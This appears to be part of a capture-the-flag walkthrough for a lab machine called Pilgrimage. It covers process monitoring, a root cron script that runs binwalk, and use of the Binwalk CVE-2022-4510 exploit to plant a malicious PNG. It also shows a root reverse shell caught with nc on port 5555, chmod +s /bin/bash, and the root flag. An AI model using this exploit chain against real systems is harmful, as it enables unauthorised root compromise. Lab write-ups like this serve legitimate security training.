2023/11/13 01:56:34 CMD: UID=33    PID=45510  | readlink -f /tmp/.mount_magickSxeJ0K/usr/lib/ImageMagick-7.0.9/config-Q16HDRI
2023/11/13 01:56:34 CMD: UID=33    PID=45511  | /bin/bash /tmp/.mount_magickSxeJ0K/AppRun convert /var/www/pilgrimage.htb/tmp/6550e7a2d470b1.64536560_okqmpjniheflg.png -resize 50% /var/www/
pilgrimage.htb/shrunk/6550e7a2d4789.png
2023/11/13 01:56:34 CMD: UID=33    PID=45512  | /bin/bash /tmp/.mount_magickSxeJ0K/AppRun convert /var/www/pilgrimage.htb/tmp/6550e7a2d470b1.64536560_okqmpjniheflg.png -resize 50% /var/www/
pilgrimage.htb/shrunk/6550e7a2d4789.png
2023/11/13 01:56:34 CMD: UID=33    PID=45513  | /bin/bash /tmp/.mount_magickSxeJ0K/AppRun convert /var/www/pilgrimage.htb/tmp/6550e7a2d470b1.64536560_okqmpjniheflg.png -resize 50% /var/www/
pilgrimage.htb/shrunk/6550e7a2d4789.png
2023/11/13 01:56:34 CMD: UID=33    PID=45514  | /bin/bash /tmp/.mount_magickSxeJ0K/AppRun convert /var/www/pilgrimage.htb/tmp/6550e7a2d470b1.64536560_okqmpjniheflg.png -resize 50% /var/www/
pilgrimage.htb/shrunk/6550e7a2d4789.png
2023/11/13 01:56:35 CMD: UID=0     PID=45517  | /bin/bash /usr/sbin/malwarescan.sh
2023/11/13 01:56:35 CMD: UID=0     PID=45520  | /usr/bin/sed -n -e s/^.*CREATE //p
2023/11/13 01:56:35 CMD: UID=0     PID=45519  | /bin/bash /usr/sbin/malwarescan.sh
2023/11/13 01:56:35 CMD: UID=0     PID=45518  | /bin/bash /usr/sbin/malwarescan.sh
2023/11/13 01:56:35 CMD: UID=0     PID=45521  |
2023/11/13 01:56:35 CMD: UID=33    PID=45522  | /var/www/pilgrimage.htb/magick convert /var/www/pilgrimage.htb/tmp/6550e7a2d470b1.64536560_okqmpjniheflg.png -resize 50% /var/www/pilgrimage.
htb/shrunk/6550e7a2d4789.png
2023/11/13 01:56:35 CMD: UID=0     PID=45523  |
```




```
emily@pilgrimage:~$ cat /usr/sbin/malwarescan.sh
#!/bin/bash

blacklist=("Executable script" "Microsoft executable")

/usr/bin/inotifywait -m -e create /var/www/pilgrimage.htb/shrunk/ | while read FILE; do
        filename="/var/www/pilgrimage.htb/shrunk/$(/usr/bin/echo "$FILE" | /usr/bin/tail -n 1 | /usr/bin/sed -n -e 's/^.*CREATE //p')"
        binout="$(/usr/local/bin/binwalk -e "$filename")"
        for banned in "${blacklist[@]}"; do
                if [[ "$binout" == *"$banned"* ]]; then
                        /usr/bin/rm "$filename"
                        break
                fi
        done
done
emily@pilgrimage:~$
```



```
emily@pilgrimage:/var/www/pilgrimage.htb/shrunk$ binwalk -v
emily@pilgrimage:/var/www/pilgrimage.htb/shrunk$ binwalk --help

Binwalk v2.3.2
Craig Heffner, ReFirmLabs
https://github.com/ReFirmLabs/binwalk

Usage: binwalk [OPTIONS] [FILE1] [FILE2] [FILE3] ...

Signature Scan Options:
    -B, --signature             Scan target file(s) for common file signatures
    -R, --raw=<str>             Scan target file(s) for the specified sequence of bytes
    -A, --opcodes               Scan target file(s) for common executable opcode signatures
    -m, --magic=<file>          Specify a custom magic file to use
    -b, --dumb                  Disable smart signature keywords
    -I, --invalid               Show results marked as invalid
    -x, --exclude=<str>         Exclude results that match <str>
    -y, --include=<str>         Only show results that match <str>
```

5) Found vulnerability in binwalk




Binwalk v2.3.2 - Remote Command Execution (RCE)

EDB-ID: 51249
CVE: 2022-4510
Author: ETIENNE LACOCHE
Type: REMOTE
Platform: PYTHON
Date: 2023-04-05

EDB Verified: ✗
Exploit: ⤓ / {}
Vulnerable App:

```
# Exploit Title: Binwalk v2.3.2 - Remote Command Execution (RCE)
# Exploit Author: Etienne Lacoche
# CVE-ID: CVE-2022-4510
import os
import inspect
import argparse

print("")
```

6) Made payload



```
┌──(vigneswar㉿vigneswar)-[~/scripts]
└─$ python3 test.py ../pilgrimage/Empty.png 10.10.16.3 5555

################################################
────────────────CVE-2022-4510────────────────
################################################
────────Binwalk Remote Command Execution────────
──────Binwalk 2.1.2b through 2.3.2 included──────
────────────────────────────────────────────────
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──────────Exploit by: Etienne Lacoche──────────
─────────Contact Twitter: @electr0sm0g─────────
────────────────Discovered by:────────────────
─────────Q. Kaiser, ONEKEY Research Lab─────────
─────────Exploit tested on debian 11─────────
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You can now rename and share binwalk_exploit and start your local netcat listener.
```




7) got root shell



```
┌──(vigneswar㉿vigneswar)-[~/scripts]
└─$ python3 -m http.server -b 10.10.16.3 80
Serving HTTP on 10.10.16.3 port 80 (http://10.10.16.3:80/) ...
10.10.11.219 - - [12/Nov/2023 23:14:01] "GET /binwalk_exploit.png HTTP/1.1" 200 -
█
```




```
emily@pilgrimage:/var/www/pilgrimage.htb/shrunk$ wget http://10.10.16.3/binwalk_exploit.png
--2023-11-13 04:44:00--  http://10.10.16.3/binwalk_exploit.png
Connecting to 10.10.16.3:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 822 [image/png]
Saving to: ‘binwalk_exploit.png’

binwalk_exploit.png     100%[=====================================>]     822  --.-KB/s    in 0s

2023-11-13 04:44:02 (94.7 MB/s) - ‘binwalk_exploit.png’ saved [822/822]
```



```
┌──(vigneswar㉿vigneswar)-[~]
└─$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.10.16.3] from (UNKNOWN) [10.10.11.219] 51028
whoami
root
chmod +s /bin/bash
█
```

8) Got root flag



```
bash-5.1# cat /root/root.txt
ee467e2eac11b226b8d08e8100913666
bash-5.1# █
```